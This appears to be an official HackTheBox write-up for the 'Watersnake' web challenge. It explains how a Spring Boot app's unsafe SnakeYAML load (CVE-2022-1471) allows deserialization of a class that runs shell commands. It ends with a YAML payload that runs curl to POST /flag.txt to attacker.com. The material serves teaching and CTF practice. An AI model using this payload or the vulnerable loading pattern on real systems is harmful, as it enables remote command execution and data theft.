HACKTHEBOX

Watersnake

19th Oct 2023 / Document No. D23.102.25

Prepared By: lean

Challenge Author(s): lean


Difficulty: Easy

Classification: Official


Challenge:

Here is the home page of the application.


You can see some information about a water storage facility.
There is a chart showing the predicted water usage and the amount of water stored in each water-tank.



Then there is the about page which simply shows some info about the "software".




And finally the firmware page.
Here you can input text in **YAML format** with instructions for a firmware update.



localhost:1337/index.html

If you input correctly formatted **YAML** you get a message saying "Config queued for firmware update".



This could be a hint that we need to perform de-serialization.

By taking a look at `challenge/src/main/java/com/lean/watersnake/Controller.java` we can see that there are three routes registered, `/`, `/stats` and `/update`

```
package com.lean.watersnake;

import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.PostMapping;
import org.springframework.web.bind.annotation.RequestParam;
import org.springframework.web.bind.annotation.RestController;

import org.yaml.snakeyaml.Yaml;

import java.io.IOException;
import java.io.ByteArrayInputStream;
import java.io.InputStream;
import java.util.Map;

@RestController
public class Controller {
    GetWaterLevel sensorReader = new GetWaterLevel("./watersensor --init");

    @GetMapping("/")
    public String index() {
        return "<meta http-equiv=\"Refresh\" content=\"0; url='/index.html'\"
/>";
    }

    @GetMapping("/stats")
    public String stats() {
        try {
            return sensorReader.readFromSensor("./watersensor --stats");
        } catch (IOException e) {
            return "Sensor error";
        }
    }

    @PostMapping("/update")
    public String update(@RequestParam(name = "config") String updateConfig) {
        InputStream is = new ByteArrayInputStream(updateConfig.getBytes());

        Yaml yaml = new Yaml();

        Map<String, Object> obj = yaml.load(is);

        obj.forEach((key, value) -> System.out.println(key + ":" + value));

        return "Config queued for firmware update";
    }
}
```

By accessing `/` we get redirected to `/index.html`.

By sending a GET request to `/stats` we get the amount of water stored in each water-tank. This is done by using the `readFromSensor` method from the `GetWaterLevel` class that is initiated at the top of the file.

The `GetWaterLevel` class is stored at `challenge/src/main/java/com/lean/watersnake/GetWaterLevel.java`

Here we can see that there are defined two methods `readFromSensor` and `initiateSensor`.

`readFromSensor` runs a system command given as a parameter and returns the results.

`initiateSensor` simply calls `readFromSensor` with a given parameter.

`initiateSensor` is called in the constructor with a string parameter.

```
package com.lean.watersnake;

import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;

public class GetWaterLevel {
    public static String readFromSensor(String value) throws IOException {
        ProcessBuilder processBuilder = new
ProcessBuilder(value.split("\\s+"));
        Process process = processBuilder.start();

        InputStream inputStream = process.getInputStream();
        BufferedReader reader = new BufferedReader(new
InputStreamReader(inputStream));

        StringBuilder output = new StringBuilder();
        String line;
        while ((line = reader.readLine()) != null) {
            output.append(line).append("\n");
        }

        try {
            int exitCode = process.waitFor();
            if (exitCode != 0) {
                throw new IOException("[-] Command execution failed with exit
code " + exitCode);
            }
        } catch (InterruptedException e) {
            Thread.currentThread().interrupt();
            throw new IOException("[-] Command execution interrupted", e);
        }

        return output.toString();
    }

    public void initiateSensor(String value) {
        try {
            readFromSensor(value);
        } catch (IOException e) {
            System.out.println(e.getMessage());
        }
```

```
    }

    public GetWaterLevel(String value) {
        initiateSensor(value);
    }
}
```

Now going back to `challenge/src/main/java/com/lean/watersnake/Controller.java` we can see that a `GetWaterLevel` instance is stored with the string "./watersensor --init".

Looking at the `Dockerfile` we can see that a **c** program is compiled and copied called "watersensor".

```
FROM maven:3.8.5-openjdk-17-slim

# Install packages
RUN apt update && apt install -y --no-install-recommends supervisor gcc libc6-dev

# Setup app
RUN mkdir -p /app

# Copy flag
COPY flag.txt /flag.txt

# Add application
WORKDIR /app
COPY challenge .

# Compile and copy watersensor program
RUN gcc ./sensor/sensor.c -o ./watersensor

# Setup superivsord
COPY config/supervisord.conf /etc/supervisord.conf

# Expose the port spring-app is reachable on
EXPOSE 1337

ENTRYPOINT ["/usr/bin/supervisord", "-c", "/etc/supervisord.conf"]
```

The watersensor program is stored at `challenge/sensor/sensor.c`

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int randomNum(int lower, int upper)
{
    return rand() % (upper + 1 - lower) + lower;
}

int main(int argc, char* argv[]) {
    if (!strcmp(argv[1], "--init")) {
        printf("Sensor initialized");
```

```
    }

    if (!strcmp(argv[1], "--stats")) {
        printf("Tank 1: %d, ", randomNum(100, 1000));
        printf("Tank 2: %d, ", randomNum(100, 1000));
        printf("Tank 3: %d, ", randomNum(100, 1000));
        printf("Tank 4: %d", randomNum(100, 1000));
    }

    return 0;
}
```

This is the same executable that is called by `GetWaterLevel`, so at the start of the controller the sensor is initialized and we can get its readings with the `--stats` parameter by accessing `/stats`.

SnakeYAML de-serialization

By sending a POST request to `/update` with the `config` parameter a bytestream is created that is then parsed by `yaml.load`.

```
@PostMapping("/update")
    public String update(@RequestParam(name = "config") String updateConfig) {
        InputStream is = new ByteArrayInputStream(updateConfig.getBytes());

        Yaml yaml = new Yaml();

        Map<String, Object> obj = yaml.load(is);

        obj.forEach((key, value) -> System.out.println(key + ":" + value));

        return "Config queued for firmware update";
    }
```

The **Yaml** class is instaciated after its imported from `org.yaml.snakeyaml.Yaml`.

By looking at `challenge/pom.xml` we can observe that the **snakeyaml** version that is used is affected by CVE-2022-1471

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
https://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>3.0.0</version>
        <relativePath/> <!-- lookup parent from repository -->
    </parent>
    <groupId>com.lean</groupId>
    <artifactId>spring-boot-complete</artifactId>
    <version>3.0.0</version>
```

```
    <name>spring-boot-complete</name>
    <description>Water tank monitoring system</description>

    <properties>
        <java.version>17</java.version>
    </properties>

    <dependencies>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>

        <!-- tag::actuator[] -->
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-actuator</artifactId>
        </dependency>
        <!-- end::actuator[] -->

        <!-- tag::tests[] -->
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-test</artifactId>
            <scope>test</scope>
        </dependency>
        <!-- end::tests[] -->
        <dependency>
            <groupId>org.yaml</groupId>
            <artifactId>snakeyaml</artifactId>
            <version>1.33</version>
        </dependency>
    </dependencies>

    <build>
        <plugins>
            <plugin>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-maven-plugin</artifactId>
            </plugin>
        </plugins>
    </build>

</project>
```

By sending the following **YAML** payload we can create an instance of `GetWaterLevel` with our arbitrary input as the constructor argument. Because when the `initiateSensor` method is called at the constructor with the constructor arg as a parameter we can execute commands. The output of the executed command is not returned as **snakeyaml** throws an exception after the command is executed so we must use a blind payload to exfiltrate the flag.

Payload

```
!!com.lean.watersnake.GetWaterLevel ["curl -d @/flag.txt -X POST
http://attacker.com"]
```